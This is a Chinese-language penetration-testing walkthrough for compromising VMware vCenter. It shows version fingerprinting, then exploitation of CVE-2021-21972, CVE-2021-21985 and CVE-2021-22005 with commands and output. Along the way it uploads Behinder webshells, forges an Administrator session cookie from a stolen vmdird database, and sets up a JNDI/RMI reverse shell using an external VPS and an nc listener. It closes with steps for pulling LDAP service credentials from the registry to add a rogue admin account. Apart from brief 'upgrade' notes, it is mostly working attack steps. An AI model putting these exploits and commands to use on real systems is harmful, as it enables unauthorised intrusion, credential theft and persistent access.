

vcenter

由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，雷神众测及文章作者不为此承担任何责任。

雷神众测拥有对此文章的修改和解释权。如欲转载或传播此文章，必须保证此文章的完整性，包括版权声明等全部内容。未经雷神众测允许，不得任意修改或者增减此文章内容，不得以任何方式将其用于商业目的。

前言

vSphere是一个产品套装，ESXi是安装在物理机上的管理器。vSphere Client安装在一个笔记本或者桌面PC上，用于访问ESXi服务器进行虚拟机的创建和管理。vCenter server像一个虚拟机一样安装在ESXi上面。vCenter server同样也可以安装在不同的独立物理服务器中，但为什么不适用虚拟化呢？在拥有多个ESXi服务器和数十个虚拟机时，vCenter server的应用就比较频繁了。在小环境下的管理，通常都会使用vSphere client来直连ESXi服务器。


更多参考：

<https://yinyuhang.github.io/2019/02/19/difference-between-vsphere-exsi-vcenter/>

获取版本

粗略版本查看：

<https://192.168.80.130/sdk/vimServiceVersions.xml>



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0"?>
<namespaces>
  <namespace>
    <name>urn:vim25</name>
    <version>6.7.3</version>
    <priorVersions>
      <version>6.7.2</version>
      <version>6.7.1</version>
      <version>6.7</version>
      <version>6.5</version>
      <version>6.0</version>
      <version>5.5</version>
      <version>5.1</version>
      <version>5.0</version>
      <version>4.1</version>
      <version>4.0</version>
    </priorVersions>
  </namespace>
</namespaces>
```

详细版本查看：

Burp Suite Professional v2021.3 - Temporary Project - qaxqfmyu

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x 5 x 6 x ...

Send Cancel < >

Target: https://192.168.80.130

Request

Pretty Raw \n Actions

```
1 POST /sdk/ HTTP/1.1
2 Host: 192.168.80.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4399.24 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Content-Length: 326
6
7 <env:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:env="http://schemas.xmlsoap.org/soap/envelope/">
8   <env:Body>
9     <RetrieveServiceContent xmlns="urn:vim25">
10       <_this type="ServiceInstance">
11         ServiceInstance
12       </_this>
13     </RetrieveServiceContent>
14   </env:Body>
15 </env:Envelope>
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 4 Apr 2022 13:19:05 GMT
3 Cache-Control: no-cache
4 Connection: Keep-Alive
5 Content-Type: text/xml; charset=utf-8
6 Content-Length: 2217
7
8 <?xml version="1.0" encoding="UTF-8"?>
9 <soapenv:Envelope xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
10   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
11   xmlns:xsd="http://www.w3.org/2001/XMLSchema"
12   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
13   <soapenv:Body>
14     <RetrieveServiceContentResponse xmlns="urn:vim25">
15       <returnval>
16         <rootFolder type="Folder">
17           group-dl
18         </rootFolder>
19         <propertyCollector type="PropertyCollector">
20           propertyCollector
21         </propertyCollector>
22         <viewManager type="ViewManager">
23           ViewManager
24         </viewManager>
25         <about>
26           <name>
27             VMware vCenter Server
28           </name>
29           <fullName>
30             VMware vCenter Server 6.7.0 build-14792528
31           </fullName>
32           <vendor>
33             VMware, Inc.
34           </vendor>
35           <version>
36             6.7.0
37           </version>
38           <build>
39             14792528
40           </build>
41           <localeVersion>
42             INTL
43           </localeVersion>
44           <localeBuild>
```

0 matches 0 matches

Done 2,382 bytes | 1,002 millis

Tips: 注意端口为 443 而非 5480 端口。

参考:

<https://3gstudent.github.io/vSphere开发指南1-vSphere-Automation-API>

CVE-2021-21972

影响版本

VMware vCenter Server 7.0系列 < 7.0.U1c

VMware vCenter Server 6.7系列 < 6.7.U3l

VMware vCenter Server 6.5系列 < 6.5.U3n

漏洞利用

利用脚本:

<https://github.com/NS-Sp4ce/CVE-2021-21972>

直接访问

<https://192.168.80.130/ui/vropspluginui/rest/services/uploadova> 如果404、401则代表不存在漏洞, 显示 405、200则可能存在漏洞。

HTTP Status 405 – Method Not Allowed

Type Status Report

Message Request method 'GET' not supported

Description The method received in the request-line is known by the origin server but not supported by the target resource.

```
<form id="exp" method="post" enctype="multipart/form-data">
```


Windows 上传

CVE-2021-21972-main\payload\Windows.tar 脚本。

SUCCESS

上传冰蝎路径

<https://192.168.80.130/statsreport/shell.jsp> | rebeyond



修复建议：及时测试并升级到最新版本

登录 vCenter 后台

解密 Cookie 利用脚本：

https://github.com/horizon3ai/vcenter_saml_login

在 windows 10 python3 环境安装 python-ldap 模块出现如下错误问题。

running build_ext

解决 Windows 系统 python-ldap 安装方法：

<https://www.lfd.uci.edu/~gohlke/pythonlibs/#python-ldap>

下载：python_ldap-3.4.0-cp37-cp37m-win_amd64.whl 然后执行 pip install python_ldap-3.4.0-cp37-cp37m-win_amd64.whl 即可完成安装。

Tips：需要安装指定版本，cp37代表是 python3.7 的版本。

数据库存放路径

Windows vCenter: C:/ProgramData/VMware/vCenterServer/data/vmdird/data.mdb

解密 Cookie 登录


python vcenter_saml_login.py -p d:\data.mdb -t 192.168.80.130

```
C:\Users\Administrator\Desktop\vcenter_saml_login-main\vcenter_saml_login-main>python vcenter_saml_login.py -p d:\data.mdb -t 192.168.80.130
* Successfully extracted the IdP certificate
* CN: cn=TrustedCertChain-1,cn=TrustedCertificateChains,cn=vsphere.local,cn=Tenants,cn=IdentityManager,cn=Services,dc=vsphere,dc=local
* Domain: vsphere.local
* Successfully extracted trusted certificate 1
* Successfully extracted trusted certificate 2
* Obtaining hostname from vCenter SSL certificate
* Found hostname 192.168.80.130 for 192.168.80.130
* Initiating SAML request with 192.168.80.130
* Generating SAML assertion
* Signing the SAML assertion
* Attempting to log into vCenter with the signed SAML request
* Successfully obtained Administrator cookie for 192.168.80.130!
* Cookie: VSPHERE-UI-JSESSIONID=CA4B71556D0A34439617A13B818DF28D

C:\Users\Administrator\Desktop\vcenter_saml_login-main\vcenter_saml_login-main>
```

Tips: 需要注意与 vCenter 实例的网络连通性。

使用上面的 Cookie，访问 <https://192.168.80.130/ui> 的VCSA实例，在 /ui 路径下添加 Cookie，重新浏览 <https://192.168.80.130/ui>。



修复建议：及时测试并升级到最新版本

CVE-2021-21985

该漏洞由于vCenter Server默认启用的插件Virtual SAN Health Check缺少输入验证导致的。能通过443端口访问到vSphere Client(HTML5)的攻击者，可以构造特殊的请求包在目标机器上执行任意代码。

影响版本

Mware:vCenter Server:

- 非7.0 U2b版本的7.0版本
- 非6.7 U3n版本的6.7版本
- 非6.5 U3p版本的6.5版

VMware:Cloud Foundation:

- 低于4.2.1版本的4.x版本

· 低于3.10.2.1版本的3.x版本

漏洞利用

<https://github.com/r0ckysec/CVE-2021-21985>

```
C:\Users\Administrator\Desktop\CVE-2021-21985-main\CVE-2021-21985-main\python CVE-2021-21985_exp.py https://192.168.80.1
rmi://3wlv26.dnslog.cn/class

=====
vCenter RCE
=====
Powered by r0cky Team Zlondab
=====

[*] Step 1 setTargetObject to null ...
[*] Step 2 setPayloadMethod to payload ...
[*] Step 3 setTargetMethod to doLookup ...
[*] Step 4 setArguments with payload args ...
[*] Step 5 initial payload class and methods ...
[*] Step 6 trigger method invoke ...
[*] send payload success.

[END] VMware vCenter RCE Done.
C:\Users\Administrator\Desktop\CVE-2021-21985-main\CVE-2021-21985-main>
```



The screenshot shows the DNSLog.cn interface. At the top, there's a header with the site name and two buttons: 'Get SubDomain' and 'Refresh Record'. Below this, the domain '3wlv26.dnslog.cn' is displayed. A table shows the DNS query records.

| DNS Query Record | IP Address | Created Time |
|------------------|----------------|---------------------|
| 3wlv26.dnslog.cn | 58.247.118.228 | 2022-04-05 02:21:27 |
| 3wlv26.dnslog.cn | 58.247.118.228 | 2022-04-05 02:21:27 |

可配合 JNDIInjection-Bypass.jar 进行后续利用。

1.VPS启动JNDI监听 1099 端口

```
java -jar JNDIInjection-Bypass.jar 1099 47.100.172.221 8443
```

2.VPS启动nc监听 8443 端口

```
nc -lnvp 8443
```

3.执行python脚本

```
python3 CVE-2021-21985_exp.py https://192.168.80.130 rmi://47.100.172.221/p4ud11
```

Tips: 在 Windows 系统中无法反弹 shell , 需要试用其他利用姿势。

参考: <http://noahblog.360.cn/vcenter-cve-2021-2021-21985/>

修复建议: 及时测试并升级到最新版本

CVE-2021-22005

影响版本

VMware vCenter Server 7.0

VMware vCenter Server 6.7 Running On Virtual Appliance

VMware Cloud Foundation (vCenter Server) 4.x

VMware Cloud Foundation (vCenter Server) 3.x

漏洞利用

<https://github.com/shmilylty/cve-2021-22005-exp>

```
C:\Users\Administrator\Desktop\cve-2021-22005-exp-main>exp.exe -h
```

上传冰蝎 Webshell, 默认密码 rebeyond, 支持代理参数。

```
exp.exe -t https://192.168.80.80 -s shell.jsp
```

```
C:\Users\Administrator\Desktop\cve-2021-22005-exp-main>exp.exe -t https://192.168.80.80 -s shell.jsp
[*] target: https://192.168.80.80
[*] webshell: shell.jsp
[*] creating agent
[*] uploading manifest
[*] webshell url: https://192.168.80.80/idm/./b31ccs.jsp
C:\Users\Administrator\Desktop\cve-2021-22005-exp-main>_
```

Tips: Webshell 避免出现中文, 否则脚本可能会出现gbk编码问题。


```
C:\Users\Administrator\Desktop\cve-2021-22005-exp-main>exp.exe -t https://192.168.80.80 -s shell.jsp
[*] target: https://192.168.80.80
[*] webshell: shell.jsp
Traceback (most recent call last):
  File "exp.py", line 144, in <module>
    webshell_content = get_webshell(path)
  File "exp.py", line 113, in get_webshell
    content = file.read()
UnicodeDecodeError: 'gbk' codec can't decode byte 0x8d in position 303: illegal multibyte sequence
[17520] Failed to execute script 'exp' due to unhandled exception!
```

修复建议: 及时测试并升级到最新版本

Ldap 添加 vCenter 用户


Linux 获取ldap的账号密码:

```
/opt/likewise/bin/lwregshell list_values '[HKEY_THIS_MACHINE\services\vmmdir]'
```



Windows 获取ldap的账号密码:

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VMware
DirectoryService
```

dcAccountDN 和 dcAccountPassword 分别为ldap的连接账号密码。可使用ldap连接工具或ldap命令来实现添加用户，删除用户等操作。添加vcenter用户和添加windows用户一样，需要先添加用户再将用户添加到管理员组。

添加用户前需要先创建两个文件。

adduser.ldif

```
dn: CN=vcenterAccount,CN=Users,DC=vsphere,dc=local
```

addadmin.ldif

